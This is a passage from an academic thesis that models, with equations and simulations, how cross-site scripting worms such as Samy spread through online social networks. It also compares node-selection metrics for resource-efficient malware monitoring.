Moreover, we discussed two major types of malware that target online social network users: cross-site scripting worm and Trojan. We also reviewed, the implementation clickjacking worms, and two variants of Trojans operating in OSNs, i.e., Magnet [41] and extension-based malware [16]. We reviewed the underlying vulnerabilities that provide means for cyber criminals to develop these types of malware.

Finally, we have reviewed existing research on detection, containment or filtering malware on social networks. We observe that most of the current research focuses on detecting malware during their early stages of propagation. There are a few algorithms that propose techniques to contain malware propagation, by monitoring particular nodes and edges. Filtering spam bots and preventing clickjacking by modifying current web technologies are other topics that we have reviewed in this chapter.

# Chapter 3

# Modeling the Propagation of XSS Worms in OSNs

## 3.1 Introduction

Cross-site scripting (XSS) worms exploit an existing vulnerability to propagate themselves into a web applications. The first OSN worm, Samy, that hit MySpace in 2005 exploited a cross-site scripting (XSS) vulnerability in MySpace web application, resulting in about one million infection within 24 hours [11, 32], proved to be the fastest propagated malware by that time [11].

As discussed in Chapter 1, XSS worms exploit existing vulnerabilities in web applications to propagate themselves. An XSS worm usually infects members of an OSN in two steps.

In the first step, the worm creator embeds the malicious code into his/her (usually fake) profile or wall. In the second step, any person who subsequently visits the infected profile will inadvertently execute the embedded malicious code. An XSS flaw (such as the one exploited by Samy) will help the worm to execute the malicious code in the visitor's browser while an AJAX (Asynchronous JavaScript and XML) technology unintentionally enables the code to embed itself into the visitor's profile. The visitor's profile then becomes infected, which allows the worm to propagate further in the OSN.

Unfortunately, there has not been any in-depth research on XSS worms and their propagation dynamics in online social networks. Our work in this chapter focuses on characteristics of XSS worm propagation in OSNs, which will allow us to design more effective and resource-efficient countermeasures. In particular, we present analytical models and simulation results that characterize the impacts of user behavior, community structure of OSN

networks and community size of OSN networks on the XSS worm propagation speed. The proposed analytical models and simulation results show that the clustered structure of a community and users' tendency to visit their friends more often than strangers help slow down the propagation of XSS worms in OSNs. Furthermore, the obtained results motivated us to go one step further by identifying and evaluating potential algorithms for more resource-efficient detection mechanisms. That is, instead of Facebook's exhaustive checking method which performs real-time checking on every read and write post, we propose different selective-monitoring methods that select only a set of important users in the network and monitor their and their friends' activities and posts for malware threats. Our result show that the cross-clique connectivity method outperforms the other proposed algorithms.

The remainder of the chapter is organized as follows: In section 3.2, we describe the system model and simulation parameters used in the chapter. In section 3.3, we present an analytical model that characterizes XSS worm propagation in OSNs based on users' probability of visiting friends versus strangers. In section 3.4, we study the impact of the clique size on the propagation speed. We continue our study of XSS worm propagating in section 3.5 by presenting simulation results that demonstrate the effect of the clustering coefficient on malware propagation. In section 3.6, we discuss and compare several selective monitoring schemes used for malware detection. We summarize this chapter in Section 3.7.

## 3.2 System Model and Simulation Parameters

We represent an OSN using an undirected graph $G = (V, E)$ in which each vertex (or node) $v \in V$ represents a user, and an edge $e \in E$ between two vertices indicates the existence of a relationship (friendship) between the two respective users. There exist many OSNs in which the relationship (friendship) between two users is mutual (e.g., Facebook, LinkedIn, Orkut), and they thus can be represented by undirected graphs.

As discussed in Chapter 2, an OSN has the following three distinct characteristics [43, 44, 54] that make worm propagation different from that in other types of networks (e.g., computer networks).

1. A social network typically has a low average network distance, approximately equal to $\log N / \log d$, where $N = |V|$ is the number of vertices (people), and $d$ is the average vertex degree of the graph $G$.

2. Node degrees of a social network graph tend to be or, at least approximately, power-law distributed.

Table 3.1: OSN graph used in our simulation

| Parameter | Value | Value | Value | Value |
|---|---|---|---|---|
| Number of vertex (people) | 3000 | 10,000 | 20,000 | 100,000 |
| Number of edges | 8991 | 29991 | 59991 | 299991 |
| Average clustering coefficient | 0.63 | 0.62 | 0.63 | 0.62 |
| Average shortest path length | 5.1 | 5.5 | 5.7 | 6.4 |
| Network diameter | 11 | 13 | 13 | 15 |
| Maximum node degree | 129 | 226 | 456 | 1281 |
| Average node degree $d$ | 5.99 | 5.99 | 5.99 | 5.99 |
| $\log(n)/\log(d)$ | 4.4 | 5.14 | 5.52 | 4.2 |
| Number of cliques with size of three | 7509 | 24789 | 49685 | 248029 |
| Number of cliques with size of four | 1517 | 4797 | 9693 | 48037 |

3. Social networks typically show a high clustering property, or high local transitivity. That is, if person $A$ knows $B$ and $C$, then $B$ and $C$ are likely to know each other. Thus $A$, $B$ and $C$ form a *friendship triangle*. Let $k$ denote the degree of a vertex $v$. Then the number of all possible triangles originated from vertex $v$ is $k(k-1)/2$. Let $f$ denote the number of friendship triangles of a vertex $v$ in an OSN graph. Then the clustering coefficient $C(v)$ of vertex $v$ is defined as $C(v) = 2f/(k(k-1))$. The *clustering coefficient* of the graph is the average of the clustering coefficients of all of its vertices. Clustering coefficients of real-life OSNs range from 0.1 to 0.7 [43, 44].

As discussed in Chapter 2, there exist a few algorithms that can generate social network graphs with the above characteristics [2, 43, 44, 54]. For the simulations presented in this chapter, we use the algorithm proposed by Holme and Beom [44]. We generated four OSN graphs of sizes $N_1 = 3,000$, $N_2 = 10,000$, $N_3 = 20,000$, and $N_4 = 100,000$ nodes. The parameters and characteristics of the OSN graphs are listed in Table 3.1.

We define an *event* or a *visit* in an OSN to be the action of visiting (accessing) a user's profile by some other user. We assume that events in an OSN happen consecutively one after another. (Two different users may click on the same profile at the same time. Their access requests, however, will be queued at a server consecutively, waiting to be processed. The two events are thus considered to happen one after the other.)

The simulation software is implemented using MATLAB. The simulation is of discrete-event type, consisting of discrete virtual time slots. A time slot is equivalent to an *event*

defined above. In each time slot, a user (node) $j$ is chosen randomly with a probability $\phi = 1/N$ and the user will visit a friend's profile with a probability $p_{v_j}$ and a non-friend user's profile with probability $1-p_{v_j}$. Two users are friends if and only if their corresponding vertices in the OSN graph is connected by an edge $e \in E$. Each data point in the result graphs is the average of 100 runs, each with a different random seed.

If a user's browser has add-on protections (e.g., NoScript add-on for Firefox browsers) to prevent XSS scripts from running automatically, that user is considered not vulnerable to XSS worms. We will consider only *vulnerable users* in our analysis and simulations, i.e., the probability that a user $j$ has no add-on protection $p_{inf_j}$ is one, for every $j$. Furthermore, we assume that the XSS malware exploits a stored XSS vulnerability in social network web applications. In the case of Samy worm, the stored XSS malware code was not visible to users. However, in practice, some indications may be visible to infected users and thus may alert some suspicious users. For instance, Samy worm caused infected profiles to send friend requests to the attacker(s) without the profile owners' knowledge. When the attacker(s) accepted the friend requests, the owners of the infected profiles would receive notifications of friend request acceptance. They may notice the problem and send reports or complaints to the system administrator, thus increasing the chance of the malware being removed from the system. In our analytical and simulation studies we do not consider such behaviors, i.e., users identifying signs of profile infection and sending complaints to network administrators. These behaviors will be studied in our future work.

## 3.3 User Behaviors

In the case of XSS malware, user behaviors can be characterized by the tendency of visiting friends' profiles versus strangers' profiles, i.e., by the visiting-friends probability $p_{v_j}$. We assume that a user's profile is always accessible to all of his/her friends. However, a person's profile may not be available to all strangers. We assume that the probability that a stranger's profile is accessible to a user $j$ is $w_j$. As our proposed analytical model and simulation results will show, visiting friends more often than stranger helps to contain a malware within a community, slowing down its propagation.

### 3.3.1 Analytical Model

Table 3.2 lists the definitions of the variables used in the following analysis. We compute the total number of infected profiles $I[t+1]$ at the end of the $(t+1)$th event, given $N$, $I[0] = 1$, $\pi_j$, $p_{v_j}$ and $r_j$ as *initial conditions.*

The probability that a susceptible user $j$ gets infected at the end of the (t+1)th event is:

$$p(j \in I[t+1] \mid j \in S[t]) = p(j \in S[t]) \times p_{inf_j} \times \left( p_{v_j} \times \frac{I_j[t]}{r_j} + (1 - p_{v_j} - \pi_j) \times w_j \times \left( \frac{I[t] - I_j[t]}{N - r_j} \right) \right) \tag{3.1}$$

Eq. (3.1) states that a user $j$ will become infected if he/she has visited an infected friend with a probability $p_{v_j}$ or an infected stranger with a probability $1-p_{v_j}-\pi_j$ with an accessible profile. If we take the above sum of $p(j \in I[t+1] \mid j \in S[t])$ over all users, the result is the average number of infected profiles in the OSN at the end of the $(t+1)$th event, which is denoted by $\Delta[t+1]$. That is:

$$\begin{aligned} \Delta[t+1] &= \sum_{j=1}^{N} \phi \times p(j \in I[t+1] \,|\, j \in S[t]) \times 1 \\ &= \sum_{j=1}^{N} \frac{1}{N} \times p(j \in S[t]) \times p_{inf_j} \\ &\quad \times \left( p_{v_j} \times \frac{I_j[t]}{r_j} + (1 - p_{v_j} - \pi_j) \times w_j \times \left( \frac{I[t] - I_j[t])}{N - r_j} \right) \right) \end{aligned} \tag{3.2}$$

Therefore, the number of friends of user $j$ that are infected at the end of the $(t+1)$th event is as follows:

$$I_j[t+1] = I_j[t] + \Delta[t+1] \times \frac{r_j - I_j[t]}{N - I[t]} \tag{3.3}$$


Using Eq. (3.3), we can calculate the number of infected users in the OSN at the end of the $(t+1)$th event, as follows:

$$I[t+1] = I[t] + \Delta[t] \tag{3.4}$$


**Numerical Results:** Given that both numerical model and simulation results yield expected values of the variables, we assume that all users in the network have the same visiting-friends probability $p_{v_j} = p_v$, $\pi_j = 0$ and $w_j = p_{inf_j} = 1$, we plotted graphs of function $I[t+1]$ given $N = 3,000$ nodes (users), $I[0] = 1$, and three different values of $p_v$ = 0.1, 0.5 and 0.9. The graphs in Fig. 3.1(a) show that as people visit their friends more often than strangers ($p_v = 0.9$), the worm propagation is slower. For instance, after the 4000th event, there are 2,980 infected users in the network when $p_v = 0.1$ versus only 350 when $p_v = 0.9$. The reason is that the worm circulates for a while within a group of friends (a community) before reaching out to other parts of the network.

Table 3.2: Variable definitions


| Parameters | Definition |
|---|---|
| $N$ | Initial number of susceptible profiles |
| $I[0] = 1$ | Initial number of infected profiles, which is one. |
| $\pi_j$ | Probability of user not visiting a friend or a stranger. |
| $p_{v_j}$ | Probability that user $j$ visits a friend's profile |
| $p_{inf_j}$ | Probability that user $j$ does not have add-on protections |
| $1 - p_{v_j}$ | Probability that user $j$ visits a stranger's profile |
| $r_j$ | Degree of node $j$ (the number of friends user $j$ has) |
| $I[t]$ | Total number of infected profiles at the end of the $t$th event |
| $S[t]$ | Number of susceptible profiles remaining at the end of the $t$th event. Thus $I[t] + S[t] = I[0] + N$ |
| $p(j \in I[t+1] \mid j \in S[t])$ | Probability that a susceptible user $j$ gets infected at the end of the (t+1)th event |
| $p(j \in S[t])$ | Probability that user $j$ is uninfected at the end of the $t$ event, $p(j \in S[t]) = 1 - I[t]/N$ |
| $\Delta[t+1]$ | Average number of infected profiles at the end of the $(t+1)$th event |
| $\phi = 1/N$ | Probability of choosing a user for an event, $\phi = 1/N$ |
| $w_j$ | Probability that a stranger's profile is accessible to the user $j$ |
| $I_j[t]$ | Number of friends of user $j$ that are infected at the end of the $t$th event |




(a) Numerical results for Eq. (3.4), $N = 3,000$





(b) Simulation results, $N = 3,000$ nodes




(c) Simulation results, $N = 10,000$ nodes

Figure 3.1: User behaviors: impacts of the visiting-friends probability




(a) $N = 3,000$ nodes, $p_v = 0.9$, varying $k$

(b) $N = 3,000$ nodes, varying both $k$ and $p_v$

Figure 3.2: Impacts of the number of cliques


### 3.3.2 Simulation Results

To validate the proposed model, we performed simulations using the two OSN graphs of sizes 3,000 and 10,000 nodes as described in Section 3.2. We assume that all users have the same visiting-friends probability $p_v$. In each time slot, an uninfected user is chosen randomly based on a uniform distribution, who will visit one of his/her friends with probability $p_v$, or a stranger with probability of $1 - p_v$. We recorded the number of infected users at the end of each event given $p_v = 0.1$, 0.5 and 0.9 to plot the graphs shown in Fig. 3.1(b) and Fig. 3.1(c). The simulation results show that increasing the value of $p_v$ slows down the propagation. The results are consistent with the proposed model presented above.

## 3.4 Clique Sizes

In a highly clustered OSN, users form small cliques (also called communities or groups) [45]. Members of a clique tend to visit each other (their friends) more often than strangers (people outside the clique). Assume a network of $N$ users that are divided into $n$ small groups (cliques). A clique is defined as a maximal complete sub-graph of three or more nodes. Given the tiny social network in Fig. 4, two examples of cliques are $\{v_1, v_2, v_3, v_4, v_5\}$ and $\{v_5, v_6, v_7\}$.

Assume that each clique $i$ in a social network has $S_i$ members and clique members are only connected to each other and not to other cliques. Thus, $\sum_{i=1}^{n} S_i = N$. Each member of a clique will visit members in the same clique (friends) with a probability $p_v$ and visit members outside the clique (strangers) with probability $1 - p_v$. Let $I_i$ denote the current




(a) $N = 3,000$ nodes (b) $N = 10,000$ nodes

Figure 3.3: Impacts of clustering coefficients: OSN graphs vs. ERGs





Figure 3.4: A tiny social network graph

number of infected users in clique $S_i$. If a user $u$ from clique $S_1$ visits a profile in the OSN, the probability that $u$ will get infected is as follows:

$$\frac{S_1}{N} \times \frac{S_1 - I_1}{S_1} \times p_v \times \frac{I_1}{S_1} + \sum_{i=2}^{n} \frac{S_1}{N} \times \frac{S_1 - I_1}{S_1} \times (1 - p_v) \times \frac{S_i}{N} \times \frac{I_i}{S_i} \tag{3.5}$$

Thus the *average number of new infections* in the next visit is as follows:

$$\sum_{i=1}^{n} (\frac{S_i}{N} \times \frac{S_i - I_i}{S_i} \times p_v \times \frac{I_i}{S_i}$$

$$+ \sum_{j=1, j \neq i}^{n} \frac{S_i}{N} \times \frac{S_i - I_i}{S_i} \times (1 - p_v) \times \frac{S_j}{N} \times \frac{I_j}{S_j}) \tag{3.6}$$

$$= \sum_{i=1}^{n} \left( \frac{(S_i - I_i) \times p_v \times I_i}{S_i \times N} + \frac{(S_i - I_i) \times (1 - p_v)}{N^2} \sum_{j=1, j \neq i}^{n} I_j \right) \tag{3.7}$$

Expression (3.7) shows that the infection rate (propagation speed) depends on both the community size $S_i$ and the visiting-friends probability $p_v$.

We carried out two experiments using a network of 3,000 nodes[1] to study the effect of the clique size $S_i$ and the visiting-friends probability $p_v$ on the infection rate. We divide $N$ users into $k$ cliques where $k \leq \frac{N}{3}$. This ensures that each clique has at least three members. If $N$ is not divisible by $k$ then some cliques will have one member more than the others. For instance, if $N = 100$ and $k = 30$, then 20 cliques have 3 members each, and the other 10 cliques have 4 members each. This allows all cliques to have approximately the same size, which satisfies the purpose of this experiment, i.e., the impact of the number of cliques on malware propagation speed in OSNs. We will conduct other experiments in order to study the impact of different distributions of clique sizes on malware propagation in OSNs in our future work.

In the first experiment, we measured the number of events required in order to infect 10%, 50% and 90% of the network population, respectively, assuming a visiting-friends probability $p_v = 0.9$. (A higher number of events required implies a slower propagation.) The results given in Fig. 3.2(a) show that as the clique size decreases and thus the number of cliques increases, it requires more events to infect the same number of people. In other words, increasing the number of cliques leads to slower propagation. For instance, when the number of cliques goes from 200 to 600, the number of events required in order to infect 90% of the network population increases from 7,980 to 11,780 events, or 1.5 times.

To explain the simulation results, consider the following example with two scenarios. In the first scenario, all 3000 members of the OSN form one clique. In the second scenario, the OSN is divided into 100 cliques, each having 30 members. Assume a visiting-friends probability $p_v = 1$. That is, every user visits only his/her friends in the same community and never a person outside his/her community. In the first scenario, if a user $u$ is infected by an XSS worm, all other 2,999 members will eventually get infected since they all belong to the same clique and interact with each other. In the second scenario, only 29 members residing in the same clique as user $u$ will get infected, and the rest of the OSN will not since $p_v = 1$. We can consider user $u$'s community as being quarantined from the rest of the OSN. Therefore, the time (or number of events) needed to infect $x$ percent of the

[1]We were able to simulate only the smaller network in these experiments because such an experiment required a very large amount of memory.

population, where $x > 1$, is infinity. That is, a large number of small cliques helps slow down the worm propagation (or stops it in cases where $p_v = 1$). In the above experiment, we set the visiting-friends probability $p_v$ to 0.9, allowing the worm to propagate from the initial infected user's clique to other cliques. However, the same explanation applies: a large number of small cliques makes the propagation slower than a few big cliques.

In the second experiment, we varied *both* the number of cliques $k$ and the visiting-friends probability $p_v$, and measured the number of events $\varepsilon_{90}$ required to infect 90% of the population. We observe the following trends from the results given in Fig. 3.2(b). First, given the same visiting-friends probability $p_v$, as the number of cliques increases, more events are required to infect 90% of the population. That is, a large number of small cliques helps slow down the propagation compared with a smaller number of big cliques. This observation is consistent with that from the first experiment discussed above. Second, given the same number of cliques $k$, increasing the visiting-friends probability $p_v$ slows down the malware propagation speed. This is consistent with the model and simulation results presented in Section 3.3. Third, and most interestingly, the impact of the visiting-friends probability $p_v$ is more pronounced when the number of cliques is high. For instance, when $p_v$ goes from 0.3 to 0.9, $\varepsilon_{90}$ increases from 36,400 to 99,800 events, or 2.75 times, given $k = 600$ cliques. When $k = 1{,}000$ cliques, $\varepsilon_{90}$ increases from 40,700 to 136,000 events, or 3.4 times. This observation again emphasizes the advantage of having a large number of small communities in an OSN. In times of XSS worm attacks, if each of these communities is monitored, this will slow down the worm propagation, allowing the network administrator more time to detect and eliminate the worm. This concept is consistent with disease prevention and control practices in the field of health care.

## 3.5 Clustering Coefficients

In addition to the visiting-friends probability and clique size, the highly clustered structure of an OSN, or its clustering coefficient, also plays an important role in the propagation speed of a malware. To illustrate this point, we compare the propagation speed of a malware in a synthesized OSN with that in an equivalent random graph (ERG). Given an OSN graph, we can use an algorithm such as the one by Viger and Latapy [3] to re-connect the vertices of the original OSN graph (i.e., to generate a different set of edges) so that the resulting ERG still has the same number of nodes, number of edges, and maximum and average node degrees as the original OSN. However, since the edges are different, the ERG will have a different clustering coefficient, usually much lower than the clustering coefficient of the

original OSN graph.

Given the two OSN graphs with sizes $N_1 = 3,000$ and $N_2 = 10,000$ nodes and clustering coefficients $C_1 = 0.19$ and $C_2 = 0.15$, respectively, as described in Section 3.2, we created two ERGs of the same sizes with clustering coefficients $C_1' = 0.005$ and $C_2' = 0.004$, respectively. We recorded the number of infected users at the end of each event, assuming a visiting-friends probability $p_v = 0.9$ in all four networks. The results in Fig. 3.3(b) illustrate the number of infected users as a function of the number of events (visits). The graphs show that, although an OSN graph and its ERG share the same probability $p_v$ and other parameters (e.g., number of edges, maximum and average node degrees), the infection rates are different in the two networks. The propagation is slower in the original OSN graph than in the ERG thanks to its *higher clustering coefficient*. For example, in the 3000-node networks, after 40,000 events, there are 1, 300 infected users in the OSN graph versus 2,100 infected users in the ERG. Given a high visiting-friends probability, people tend to visit their friends within a community much more often than strangers. Given a high clustering coefficient, a malware will circulate for a while in a community among friends before reaching out to other parts of the OSN, slowing down the malware propagation.

The above analytical models and simulation results show that users' tendency to visit their friends more often than strangers and the community structure help slow down the propagation of XSS worms in OSNs. The issue is how we can take advantage of these properties to make malware detection more resource-efficient than the exhaustive checking method used by Facebook [34].

In this chapter, "resource efficiency" is defined as follows. Suppose that the OSN is capable of scanning (monitoring) $N$ nodes in a fixed period of time $T$. To scan one node, the system uses $\alpha$ scanning techniques to detect a malware, and each technique is executed by a request from the system. Therefore, in the time interval $T$, the monitoring system is capable of handling $N \times \alpha$ requests. Suppose that the processing power needed to handle these requests is equal to $\Omega$ units, where a unit can be defined as the number of machine instructions executed in time interval $T$.

By monitoring only a subset of strategically selected nodes, we reduce the number of nodes to be scanned from $N$ to a fraction of $N$, say, $\frac{N}{k}$ (at the cost of potentially more infections before the first detection). Thus, the monitoring system receives on average $\frac{N}{k} \times \alpha$ scanning requests, resulting in less processing power needed, i. e., $\frac{\Omega}{k}$.

Given less processing power needed to scan less nodes, the system has the option of utilizing the available processing power to apply more rigorous and power-demanding scanning techniques, that can lead to the detection of highly sophisticated or zero-day malware.

In this chapter, we explore the possibility of using the selective monitoring approach instead of the exhaustive checking method. In particular, we present a study of potential selective monitoring schemes. In a selective monitoring scheme, we do not intent to monitor every user in the OSN. Instead, we monitor only a subset of users and their friends' activities. We can take advantage of the characteristics of OSNs as discussed above to select this subset of users to be monitored, so that the coverage is maximized while we can minimize resource usage. The subset of users to be monitored is selected using different metrics that take into account the highly clustered structure, short average distance and node degree distribution of a social network. Our selective monitoring approach identifies optimal placeholders to implement detection systems that are able to identify XSS malware in OSNs. This systems include but is not limited to Pathcutter [39] and Spectator [116].

## 3.6 A Study of Selective Monitoring Schemes

In these schemes we first select a set of important users and monitor these users' and their friends' activities and read/write posts for malware threats. We call these important users candidates to be monitored or "candidates" for short. After selecting candidates, we apply monitoring techniques such as those used in the Facebook system [34], PathCutter [39], or Spectator [116] in a distributed manner to monitor *only* the candidates' and their friends' posts.

There are two questions to be answered. How do we select candidates to be monitored? How many candidates should we deploy in an OSN? We address the first question in Section 3.6.1 by examining five metrics for selecting monitored candidates. The answer to the second question involves a trade-off between resource consumption and the required detection time. The more candidates we deploy, the faster we can detect a malware propagating in the network.

### 3.6.1 Candidate Selection Metrics

We have identified five metrics that can be used to select candidates to monitor, all based in the relative importance of a node in the network. The five metrics are node degree, closeness [117], betweenness [117], PageRank [117] and cross-clique connectivity. The closeness, betweenness and PageRank metrics leverage upon the short average distance property of an OSN to detect malware propagation. The node degree and cross-clique connectivity metrics, on the other hand, take advantage of the highly clustered structure of an OSN for malware detection. Following are the definitions of the five metrics.

Table 3.3: Different metric measures based on Fig. 3.4

| Metric | $v_1$ | $v_2$ | $v_3$ | $v_4$ | $v_5$ | $v_6$ | $v_7$ | $v_8$ | $v_9$ | $v_{10}$ | $v_{11}$ | $v_{12}$ |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Degree | 4 | 4 | 4 | 4 | 6 | 2 | 7 | 1 | 1 | 1 | 1 | 1 |
| Closeness | 0.47 | 0.47 | 0.47 | 0.47 | 0.68 | 0.55 | 0.73 | 0.44 | 0.44 | 0.44 | 0.44 | 0.44 |
| betweenness | 0 | 0 | 0 | 0 | 28 | 0 | 40 | 0 | 0 | 0 | 0 | 0 |
| PageRank | 0.09 | 0.09 | 0.09 | 0.09 | 0.14 | 0.06 | 0.23 | 0.04 | 0.04 | 0.04 | 0.04 | 0.04 |
| Cross Connectivity | 11 | 11 | 11 | 11 | 12 | 1 | 1 | 0 | 0 | 0 | 0 | 0 |

**Node Degree**

This is the simplest metric among the five. The degree $deg(v)$ of a node $v$ is the number of edges incident on $v$. Given the example OSN in Fig. 3.4, if we selected two candidates to monitor, they would be nodes $v_7$ and $v_5$. Their degrees are higher than those of the others (see Table 3.3): $deg(v_7) = 7$ and $deg(v_5) = 6$.

A network sanitization scheme suggested by Yan et al. [28] selects nodes with the highest degrees, inspects messages going in and out from these nodes, and removes embedded malicious URL, if any.

**Closeness**

To measure the closeness of a node in a graph $G(E, V)$, we first calculate the farness of that node. The farness of the node is defined as the sum of the lengths of the shortest paths from that node to the other nodes in $G$. The closeness is defined as the inverse of the farness. Hence, the higher the closeness of a node is, the lower its total distance to all other nodes. This measure represents how fast a message sent by node $s$ will reach all other nodes, assuming node-to-node delay is the same on all links. Let $d(u, v)$ denote the length of (number of hops on) the shortest path between $u$ and $v$, the closeness $D(v)$ of node $v$ is defined as:

$$D(v) = \frac{1}{\sum_{u \in V} l(u, v)} \tag{3.8}$$

In the example OSN in Fig. 3.4, the top two candidates to be selected based on the closeness metric are $v_7$ and $v_5$. Their closeness values are $D(v_7) = 0.73$ and $D(v_5) = 0.68$, higher than those of the other nodes (see Table 3.3).

As an attack strategy, it would be wise to infect nodes with high closeness values first, since they are the closest to the other nodes. This would allow a malware/virus to propagate

fast throughout the whole network. By the same reasoning, Tang et al. [118] also select nodes with high closeness values as starting points to distribute "disinfecting" patches in a mobile network in order to contain an active malware.

### Betweenness

The betweenness $B(v)$ of a node $v$ is defined as the number of shortest paths from all possible pairs in a graph that traverse node $v$.

$$B(v) = \sum_{s \neq v \neq t, s,t,v \in V} \frac{\sigma_{st}(v)}{\sigma_{st}}, \tag{3.9}$$

where $\sigma_{st}$ denotes the total number of shortest paths from a node $s$ to a node $t$, and $\sigma_{st}(v)$ represents the number of paths that traverse node $v$. The betweenness $C_B$ of node $v$ determines the influence of $v$ on the information flow passing through the node. The betweenness values of the nodes in the example OSN are given in Table 3.3, which shows that $v_7$ and $v_5$ are the top two candidates to monitor. Their betweenness values are the highest with $D(v_7) = 40$ and $D(v_5) = 28$.

Tubi et al. [37] studied a similar metric named "group betweenness" which measures the betweenness of a group of nodes instead of an individual node. Nodes with high "group betweenness" values are monitored in order to slow down malware propagation in an *email network*.

### PageRank

PageRank is an algorithm that assigns a numerical weighting to each entity of a collection of entities with reciprocal references. PageRank is used by the Google Internet search engine to rank web pages on the Internet [119]; in this case, entities to be weighted are web pages. If a website $A$ links to a website $B$ and $B$ links to $A$, they are reciprocally linked (reciprocally referenced). In this context, a PageRank value of a website $A$ represents the likelihood that Internet users who start on a random page and then follow random links (on that page or from the entire web) will arrive at website $A$.

If we apply this concept to an OSN, then entities are users of the OSN, and reciprocal references are friendships between users. Heideman et al. [120] use the PageRank metric to identify key users in an OSN. In this context, a PageRank value of a user $v$ can be used to indicate the likelihood that a malware that starts randomly somewhere in the OSN and propagates in the network will reach and infect $v$. Therefore, we should monitor users with high PageRank values in order to catch a malware in its early stage of propagation.

PageRank values of nodes (web pages) in a network can be computed either iteratively or algebraically [121]. These two methods are described in Appendix 3A. Table 3.3 lists the PageRank values of the nodes in the example OSN in Fig. 3.4, calculated using the iterative method. Nodes $v_7$ and $v_5$ have the highest PageRank values, and thus the highest probability of being infected by a malware starting at a random node in the network. Thus they should be candidates for monitoring.

**Cross-Clique Connectivity**

We propose a new metric that measures the connectivity of a node to different communities or cliques. The cross-clique connectivity $X(v)$ of a node $v$ is the number of cliques to which $v$ belongs. A node with a high $X(v)$ value is called a *highly cross-connected node*. In every day life, a well-cross-connected person would travel among many communities, and thus be a potential disease carrier from one community to another in case of a disease outbreak or epidemic. Therefore, this person should be monitored in such a case. We apply the same concept to monitoring users in an online social network.

The algorithm for computing the cross-clique connectivity of a node is given in Appendix 3B. The example social network in Fig. 3.4 has a total of 17 cliques, which are listed in Table 3.1. In this example network, node $v_5$ has the highest cross-clique connectivity, $X(v_5) = 12$. The cross-clique connectivity values of the other nodes are listed in Table 3.3. If we wish to select one more highly cross-connected node to monitor in addition to $v_5$, any of the following nodes can be chosen: $\{v_1, v_2, v_3, v_4\}$ since they have the same cross-clique connectivity value of 11.

